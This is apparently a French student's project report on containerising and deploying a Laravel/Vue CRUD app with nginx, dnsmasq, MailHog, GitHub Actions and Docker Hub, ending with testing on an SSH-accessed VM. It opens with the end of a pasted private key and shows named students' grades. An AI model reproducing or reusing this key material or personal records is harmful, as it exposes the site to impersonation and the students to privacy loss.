Lv2KE5/Ypsd0yMf+YqC8HUbR0JBd1gPtf8/z2X1VCAU392tpRvpz8n7R
MypXCuN/kUmu+Kp5ZeizhA6NyZnE2Z7ysACwlHEYTEBcg1UDB41UgpP
BAmV8mc+muzmpf6ocdTkr87VSqmEAbreXi9L/2dPCFMpnu5GFL/pB
XhPGrcWwtaxMn:iHmqIkETyh6xCyn+Tabhq4MCgYAtmyvpcMJDjNnQ
smYv8Pwsp5x6yUyMvpxA35bqkQ6L++gdUEf4Lpk7T2uSzd8YdYMvV/x
8XBIY3Sm50P7ZQ7iwQ/yf/ax3C5ElocJarnigaZMfaCCb0qCyywnkvt
mRiMsWtWIIdx3Ca1pryV0A=-
-----END PRIVATE KEY-----

```

## Nginx.config :

```

# Redirect requests for localhost and IP to the domain
# server {
#     listen 80;
#     listen 443 ssl;
#     server_name localhost ; #you may add your public ip address to be
# redirected to the domain name
#
#     ssl_certificate /etc/ssl/certs/enfant.innova.ma.crt;
#     ssl_certificate_key /etc/ssl/private/enfant.innova.ma.key;
#
#     return 301 https://enfant.innova.ma$request_uri;
# }

#To unable the domain name resolution write this tree lines of code bellow
# in the following path :
# For Linux : /etc/hosts
# For Windows : C:\Windows\System32\drivers\etc

#added by wail_hadad_api_crud
# 127.0.0.1 enfant.innova.ma
# 127.0.0.1 www.enfant.innova.ma

# HTTP Server block to handle direct HTTP traffic and redirect to HTTPS
server {
    listen 80;
#    listen 41.140.77.212:80; # Listen on the specific public IP address
    server_name enfant.innova.ma www.enfant.innova.ma;
    return 301 https://$host$request_uri;
}

```

```

}

# HTTPS Server block to handle secure requests
server {
    listen 443 ssl;
    server_name enfant.innova.ma www.enfant.innova.ma;

    ssl_certificate /etc/ssl/certs/enfant.innova.ma.crt;
    ssl_certificate_key /etc/ssl/private/enfant.innova.ma.key;

    location / {
        proxy_pass http://frontend:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }

#This is optional to see the JSON fetching response ,
#you can adjust the paths according to your project
## Ces 2 champs sont pour le test Get JSON dans le navigateur

    location /api/prof {
        proxy_pass http://backend:8000/api/Profs;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }

    location /api/etudiant {
        proxy_pass http://backend:8000/api/Etudiants;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }
}

```

❖ **Image pgadmin (UI pour visualiser la base de données, Facultatif)**

**Voir commentaires du code pour l'explication**

❖ **Image dnsmasq (Configuration du DNS pour la résolution du nom de domaine enfant.innova.ma)**

**dnsmasq est un serveur DNS (Domain Name System) léger et polyvalent, conçu pour fournir des services de résolution de noms de domaine dans un**

**réseau local ou sur une machine individuelle. Voici une définition et ses utilisations :**

**Définition :**

**dnsmasq est un logiciel open source qui agit à la fois comme un serveur DNS et un serveur DHCP (Dynamic Host Configuration Protocol). Il est conçu pour être simple à**

**configurer et à utiliser, tout en offrant des fonctionnalités avancées pour la résolution de noms de domaine et la gestion des adresses IP dans un réseau.**

**Utilités de dnsmasq :**

- 1. Résolution de noms de domaine : dnsmasq fonctionne comme un serveur DNS, permettant de résoudre les noms de domaine en adresses IP et vice versa. Cela facilite l'accès aux services et aux ressources du réseau local en utilisant des noms de domaine plutôt que des adresses IP.**
- 2. Cache DNS : dnsmasq maintient un cache DNS local pour améliorer les performances de résolution des noms de domaine. Il stocke les réponses DNS précédemment récupérées, ce qui réduit le temps nécessaire pour résoudre les mêmes noms de domaine à l'avenir.**
- 3. Serveur DHCP : En plus de la résolution DNS, dnsmasq peut également agir en tant que serveur DHCP pour attribuer des adresses IP et d'autres informations de configuration réseau aux appareils connectés à un réseau local. Cela simplifie la gestion des adresses IP dans un environnement réseau domestique ou de petite entreprise.**
- 4. Blocage des publicités : dnsmasq peut être configuré pour bloquer les requêtes DNS vers des domaines associés à des publicités ou à du contenu indésirable. Cela permet de créer un réseau plus sécurisé et de fournir une meilleure expérience de navigation en ligne en bloquant les publicités indésirables.**
- 5. Filtrage de contenu : En plus du blocage des publicités, dnsmasq peut être utilisé pour filtrer les requêtes DNS basées sur des listes de domaines spécifiques. Cela peut être utile pour restreindre l'accès à certains sites Web ou pour protéger les utilisateurs contre les contenus inappropriés.**

**Dans le contexte du fichier docker-compose.yml que on a fourni, le service**

dnsmasq est utilisé pour fournir des services DNS au sein du réseau Docker. Il est configuré pour écouter sur les ports TCP et UDP 53 et utilise un volume pour monter un fichier personnalisé `hosts` pour une configuration spécifique des hôtes. De plus, il bénéficie des privilèges réseau avec la capacité NET\_ADMIN pour gérer les configurations réseau.

Pourquoi utiliser dnsmasq pour résoudre le nom de domaine si on ajuste le champs server\_name dans nginx par :

server\_name enfant.innova.ma www.enfant.innova.ma ?????

En résumé, si vous utilisez un nom de domaine spécifique dans la configuration de votre serveur nginx et que vous n'avez pas dnsmasq pour la résolution DNS locale, cette application dépendra des serveurs DNS externes pour la résolution des noms de domaine. Cela peut entraîner des problèmes potentiels de latence, de disponibilité et de sécurité, en fonction de la fiabilité et de la performance des serveurs DNS externes utilisés.

1. **dnsmasq:** : Nous nommons notre service dnsmasq.
  2. **image:** voir commentaires du code docker-compose.yml
  3. **cap\_add:** : Nous ajoutons des capacités spéciales au conteneur Docker. Dans ce cas, nous ajoutons la capacité NET\_ADMIN, ce qui donne au conteneur le droit de modifier la configuration réseau.
  4. **ports:** : Nous exposons les ports de notre service.
    - "53:53/tcp" : Nous faisons correspondre le port 53 de l'hôte avec le port 53 du conteneur pour le protocole TCP, permettant ainsi au service dnsmasq de recevoir des requêtes DNS via TCP.
    - "53:53/udp" : Nous faisons correspondre le port 53 de l'hôte avec le port 53 du conteneur pour le protocole UDP, permettant ainsi au service dnsmasq de recevoir des requêtes DNS via UDP
5. **volumes:** : Nous montons des volumes pour notre service.
- ./hosts:/etc/hosts-custom : Nous montons le fichier hosts personnalisé depuis le répertoire local ./hosts vers le répertoire /etc/hosts-custom dans le conteneur. Cela permet de fournir une configuration personnalisée pour le service dnsmasq en utilisant un fichier hosts personnalisé.

Fichier hosts :

The screenshot shows a terminal window with two tabs: 'docker-compose.yml' and 'hosts'. The 'hosts' tab contains the following content:

1	127.0.0.1 enfant.innova.ma www.enfant.innova.ma
2	

The 'docker-compose.yml' tab shows a project structure with 'app' and 'nginx' services. The 'app' service has subfolders '.github', 'api', 'Frontend', and 'nginx'. The 'nginx' service has subfolders 'certs' and 'private'.

❖ **Image mailhog (pour la visualisation des emails et notifications Facultatif au cas d'utilisation de Gmail)**

MailHog est un outil de test de messagerie électronique qui permet de capturer, de visualiser et de tester les e-mails envoyés par une application. Voici ses principales utilisations et fonctionnalités :

capturer les e-mails : MailHog intercepte les e-mails sortants d'une application et les stocke temporairement dans une interface web conviviale, plutôt que de les envoyer réellement à leurs destinataires prévus.

1. Visualiser les e-mails : Il offre une interface web où les e-mails capturés peuvent être visualisés, ce qui permet aux développeurs de vérifier le contenu, la mise en forme et les en-têtes des e-mails envoyés par leur application.

2. Test des e-mails dans un environnement de développement : En utilisant MailHog, les développeurs peuvent tester l'envoi d'e-mails depuis leur application dans un environnement de développement, sans risque que les e-mails soient envoyés à de vraies adresses e-mail.

3. Débogage et développement : MailHog est utile pour le débogage et le développement d'applications qui envoient des e-mails, comme les applications web, les applications mobiles, etc. Il permet de vérifier rapidement si les e-mails sont correctement générés et envoyés.

En ce qui concerne Laravel, voici comment vous pouvez utiliser MailHog avec Laravel :

1. Configuration dans Laravel : Dans le fichier de configuration `config/mail.php`, vous pouvez spécifier les paramètres de configuration de votre serveur de messagerie, notamment le protocole, l'hôte, le port, le nom d'utilisateur, le mot de passe, etc. Vous pouvez configurer Laravel pour utiliser MailHog comme serveur de messagerie local pour le développement.

2. Utilisation avec Laravel Sail : Si vous utilisez Laravel Sail (un environnement de développement Docker pour Laravel), vous pouvez facilement intégrer MailHog en ajoutant simplement le service MailHog à votre configuration Docker Compose. Vous pouvez ensuite configurer Laravel pour utiliser le service MailHog pour l'envoi d'e-mails dans votre environnement de développement.


3. Test d'e-mails : Une fois MailHog configuré avec Laravel, vous pouvez envoyer des e-mails depuis votre application et les vérifier dans l'interface web de MailHog pour vous assurer qu'ils sont correctement générés et envoyés.

En résumé, MailHog est un outil précieux pour le développement et le test des fonctionnalités d'envoi d'e-mails dans les applications, offrant une manière pratique de capturer, visualiser et tester les e-mails sortants. Avec Laravel, il est souvent utilisé dans les environnements de

**développement pour simplifier le processus de test des fonctionnalités d'e-mail.**

**Afin de visualiser l'application dans le navigateur sous le nom de domaine enfant.innova.ma dans le port 80 ou bien localhost avec ssl et tous les configurations**

**On va au terminale dans le chemin root de notre application et on exécute les commandes : docker compose build et docker-compose up -d**



Votre connexion n'est pas privée

Des individus malveillants tentent peut-être de subtiliser vos informations personnelles sur le site [www.enfant.innova.ma](https://www.enfant.innova.ma) (mots de passe, messages ou numéros de carte de crédit, par exemple). [En savoir plus](#)

NET::ERR\_CERT\_AUTHORITY\_INVALID

[\*\*>>Gestion des Étudiant\*\*](#)

[\*\*>>Gestion des Prof\*\*](#)

[Paramètres avancés](#)

[Revenir en lieu sûr](#)

2024 by Wail Hadad.Thanks for visiting the site.				
ID	Nom	Prénom	Note	Reférer
9	allam	mohammed	17.5	<a href="#">Edit</a> / <a href="#">Delete</a>
10	al haddad	abd arrazzaq	18	<a href="#">Edit</a> / <a href="#">Delete</a>
12	9adiri	imad	18	<a href="#">Edit</a> / <a href="#">Delete</a>

## S'assurer des chemins configurer dans nginx.conf

The terminal window shows the nginx configuration file (nginx.conf) with two proxy\_pass directives:

```
#This is optional to see the JSON fetching response ,  
#you can adjust the paths according to your project  
location /api/prof {  
    proxy_pass http://backend:8000/api/Profs;  
    proxy_set_header Host $host;  
    proxy_set_header X-Real-IP $remote_addr;  
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
    proxy_set_header X-Forwarded-Proto $scheme;  
}  
  
location /api/etudiant {  
    proxy_pass http://backend:8000/api/Etudiants;  
    proxy_set_header Host $host;  
    proxy_set_header X-Real-IP $remote_addr;  
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
    proxy_set_header X-Forwarded-Proto $scheme;  
}
```

The browser window shows the JSON response for the /api/etudiant endpoint:

```
[  
  {  
    "id": 9,  
    "nom": "allam",  
    "prenom": "mohammed",  
    "note": "17.5",  
    "created_at": "2024-05-01T00:10:32.000000Z",  
    "updated_at": "2024-05-01T00:10:32.000000Z"  
  },  
  {  
    "id": 10,  
    "nom": "al haddad",  
    "prenom": "abd arrazzaq",  
    "note": "18",  
    "created_at": "2024-05-01T00:11:02.000000Z",  
    "updated_at": "2024-05-01T00:11:17.000000Z"  
  },  
  {  
    "id": 12,  
    "nom": "9adiri",  
    "prenom": "imad",  
    "note": "18",  
    "created_at": "2024-05-09T12:01:48.000000Z",  
    "updated_at": "2024-05-09T12:06:58.000000Z"  
  }]
```

## Vérification avec postman :

Left Panel (GET request to http://enfant.innova.ma/api/prof):

- Params
- Authorization
- Headers (11)
- Body** (selected)
- Pre-request Script

Right Panel (GET request to https://www.enfant.innova.ma/api/etudiant):

- Params
- Authorization
- Headers (11)
- Body** (selected)
- Pre-request Script

Both panels show the following JSON response (Pretty tab selected):

```
1 [  
2   {  
3     "id": 9,  
4     "nom": "allam",  
5     "prenom": "mohammed",  
6     "note": "17.5",  
7     "created_at": "2024-05-01T00:10:32.000000Z",  
8     "updated_at": "2024-05-01T00:10:32.000000Z"  
9   },  
10   {  
11     "id": 10,  
12     "nom": "al haddad",  
13     "prenom": "abd arrazzaq",  
14     "note": "18",  
15     "created_at": "2024-05-01T00:11:02.000000Z",  
16     "updated_at": "2024-05-01T00:11:17.000000Z"  
17   },  
18   {  
19     "id": 12,  
20     "nom": "9adiri",  
21     "prenom": "imad",  
22     "note": "18",  
23     "created_at": "2024-05-09T12:01:48.000000Z",  
24     "updated_at": "2024-05-09T12:06:58.000000Z"  
25   }]
```

## 6) Push vers le dépôt GitHub après les mises à jour.

The screenshot shows a GitHub repository named "App\_crud" which is public. The repository has 1 branch and 0 tags. The commit history is as follows:

Commit	Message	Date
WAIL1221 commit 11	commit 7	last week
.github/workflows	Added/Modified files and folders	last week
.idea	commit 8	last week
Frontend	commit 11	last week
api	commit 7	last week
nginx	Initial commit	last week
Readme.me	commit 11	last week
docker-compose.yml	Added/Modified files and folders	last week
hosts	commit 8	last week

### Push vers dockerhub à l'aide des GitHub actions CI :

on remplis le champ actions dans secrets and variables dans GitHub par les nom des secrets mis dans build\_and\_push.yml un champs nommé DOCKER\_HUB\_USERNAME :

et un autre nommé DOCKER\_HUB\_TOCKEN

The screenshot shows the "General" settings for the "App\_crud" repository. The "General" tab is selected. The repository name is "App\_crud". Under "Code and automation", the "Default branch" is set to "master". The "Social preview" section is visible at the bottom.


The screenshot shows the GitHub repository settings page for managing secrets and variables. The left sidebar includes sections for Access, Collaborators, Moderation options, Code and automation (Branches, Tags, Rules, Actions, Webhooks, Environments, Codespaces, Pages), Security (Code security and analysis, Deploy keys, Secrets and variables), and Actions, Codespaces, Dependabot. The main area displays information about secrets and variables, with tabs for Secrets and Variables. Under Environment secrets, it says "This environment has no secrets." and has a "Manage environment secrets" button. Under Repository secrets, there are two entries: DOCKER\_HUB\_TOKEN and DOCKER\_HUB\_USERNAME, both updated last week. A green "New repository secret" button is visible.

**Username dockerhub : nom du compte ? wailhadad1221**

**Génération du Tocken docker hub :**

**On va au profile ?my account?security?New access tocken**

The screenshot shows the Docker Hub profile page for user wailhadad1221. The top navigation bar includes links for hub.docker.com, Explore, Repositories, Organizations, and a search bar. The user's repositories listed are wailhadad1221 / project\_image (last pushed 6 days ago) and wailhadad1221 / app\_crud\_image (Created 10 days ago). A context menu is open over the user icon, showing options: What's New, My Profile, My Account (which is highlighted in blue), Billing, and Sign out.



**Et Maintenant GitHub actions marche bien et le workflow est dirigé automatiquement pour construire une image dans mon répertoire dans dockerhub :**

[Wailhadad1221/projet\\_image](#)

**Les image sont construit sans problème et trouvé dans docker hub avec les tags affectés dans docker-compose.yml**

wailhadad1221 / [Repositories](#) / [project\\_image](#) / [General](#)

Using 0 of 1 private repositories. [Get more](#)

General	Tags	Builds	Collaborators	Webhooks	Settings
wailhadad1221/project_image	projet_laravel_vuejs				

Docker commands

To push a new tag to this repository:

```
docker push wailhadad1221/project_image:tagname
```

Tags

This repository contains 7 tag(s).

Tag	OS	Type	Pulled	Pushed
frontend-latest		Image	5 days ago	6 days ago
backend-latest		Image	5 days ago	6 days ago
mailhog		Image	5 days ago	7 days ago
dnsmasq		Image	5 days ago	7 days ago

Automated Builds

Manually pushing images to Hub? Connect your account to GitHub or Bitbucket to automatically build and tag new images whenever your code is updated, so you can focus your time on creating.

Available with Pro, Team and Business subscriptions. [Read more about automated builds](#)

[Upgrade](#)

## Tags


This repository contains 7 tag(s).

Tag	OS	Type	Pulled	Pushed
frontend-latest		Image	5 days ago	6 days ago
backend-latest		Image	5 days ago	6 days ago
mailhog		Image	5 days ago	7 days ago
dnsmasq		Image	5 days ago	7 days ago
postgres		Image	5 days ago	7 days ago

[See all](#)

## Script Github actions :

**On effectue un autre commit avec Github actions et les autres mises à jour.**



The screenshot shows a GitHub repository interface. On the left, there's a sidebar with project navigation and a file tree. The file tree includes an 'app' folder containing 'api', 'Frontend', 'nginx' (which has 'certs' and 'private' subfolders), and 'nginx.conf'. Other files shown are 'build\_and\_push.yml', 'docker-compose.yml', 'hosts', 'Readme.me', and 'External Libraries'. The 'build\_and\_push.yml' file is currently selected and open in the main editor area. The code in the editor is as follows:

```
name: Docker Image CI
on:
  push:
    branches: [ "master" ]
  pull_request:
    branches: [ "master" ]
jobs:
  build-and-push:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Code
        uses: actions/checkout@v4
      - name: Login to Docker Hub
        uses: docker/login-action@v3
        with:
          username: ${{ secrets.DOCKER_HUB_USERNAME }}
          password: ${{ secrets.DOCKER_HUB_TOKEN }}
      - name: Build and Push Docker Images
        run:
          docker-compose build
          docker-compose push
```

**GitHub commits ran successfully**

The screenshot shows the GitHub Actions interface for the repository 'WAIL1221 / App\_crud'. The left sidebar has sections for Actions, Docker Image CI, Management, Caches, Attestations, and Runners. The main area is titled 'All workflows' and shows '3 workflow runs'. Each run is listed with a green checkmark, the commit number (commit 11, commit 10, commit 8), the event (Docker Image CI), the status (master), and the time (last week, 3m 2s, 2m 56s). A search bar at the top right says 'Filter workflow runs'.

## 7) Test des images délivrées à dockerhub dans une VM en utilisant SSH.


**J'ai un Linux machine fixe , mais pour des raison de pratique d'SSH  
J'ai installé une machine ubuntu virtuelle ou je vais installer  
docker et télécharger les images que j'ai dans docker hub.**

**1) Installer openssh-server dans la  
VM Sudo apt update (bonne  
pratique) Sudo apt install  
openssh-server**

**On peut maintenant nous connecter à cette VM depuis une  
autre machine quelconque en savant le mot de passe de la  
VM et son ip (privé si local, publique si distant)**

**Pour savoir l'adresse ip de la VM en tape : ip a (shortcut  
of ip address)**

**Puis depuis une autre machine on accède à la VM  
par : ssh nom\_utilisateur\_VM@ip\_address**



**Quant à moi ssh wail@ip\_address (elle n'est pas**

**statique selon dhcp et le fournisseur d'accès internet)**

- 2) Installer docker engine dans la VM depuis l'autre machine Sudo apt install docker.io**
- 3) Puis vous pouvez tester par une image quelconque dans dockerhub ou pour notre cas les images dans notre répertoire wailhadad1221/projet\_image**

```
wall@wall-ubuntu-VH:~$ sudo docker pull wailhadad1221/project_image:frontend-latest
[sudo] password for wall:
Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
wall@wall-ubuntu-VH:~$ sudo docker pull wailhadad1221/project_image:frontend-latest
Error response from daemon: Get "https://registry-1.docker.io/v2/": net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers)
wall@wall-ubuntu-VH:~$ sudo docker pull wailhadad1221/project_image:frontend-latest
Error response from daemon: Get "https://registry-1.docker.io/v2/": context deadline exceeded
wall@wall-ubuntu-VH:~$ sudo docker run -d -p 8025:8025 wailhadad1221/project_image:mailhog
Post "http://127.0.0.1:2375/containers/create": dial unix /var/run/docker.sock: connect: permission denied. See 'docker run --help'.
wall@wall-ubuntu-VH:~$ sudo docker run -d -p 8025:8025 wailhadad1221/project_image:mailhog
2024/05/03 00:42:31 [SMTP] Binding to address: 0.0.0.0:8025
[HTTP] Binding to address: 0.0.0.0:8025
2024/05/03 00:42:31 Serving under http://0.0.0.0:8025/
Creating API v1 with WebPath:
Creating API v2 with WebPath:
[APIv1] KEEPALIVE /api/v1/events
*wall@wall-ubuntu-VH:~$ sudo docker run -d -p 8025:8025 wailhadad1221/project_image:mailhog
aa046e15be2e:0@dd6228f84433113f7e3167bcf47e216e90cfbf771143cc1
wall@wall-ubuntu-VH:~$ 
```

Docker interface output:

```
Activities Terminal 01:51 3 glib
wall@wall-ubuntu-VM:~$ 
inet 192.168.1.8/24 br 192.168.1.255 scope global dynamic noprefixroute enp6s3
valid_lft 86379sec preferred_lft 86379sec
inet 192.168.1.9/24 br 192.168.1.255 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:02:02:02:02:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.8/24 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
wall@wall-ubuntu-VM:~$ docker -version
Docker version 24.0.5, build 0595-0ubuntu1-22.04.1
wall@wall-ubuntu-VM:~$ docker ps
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://127.0.0.1:2375/containers/json": dial unix /var/run/docker.sock: connect: permission denied
wall@wall-ubuntu-VM:~$ sudo docker ps
[sudo] password for wall:
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
5: f21645bd4967 wailhadad1221/project_image:mailhog "MailHog" 5 minutes ago Up 5
    ports 8025/tcp, 8025/udp, bind, http
wall@wall-ubuntu-VM:~$ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
wall@wall-ubuntu-VM:~$ sudo docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
US: aa046e15be2e wailhadad1221/project_image:mailhog "MailHog" 54 seconds ago Up 5
    ports 1025/tcp, 0.0.0.0:8025->8025/tcp, ::1:8025->8025/tcp
dazzling_boyd
wall@wall-ubuntu-VM:~$ 
```

- 4) Visualiser le résultat dans le navigateur de la VM**

Firefox Web Browser 01:52 3 glib

MailHog

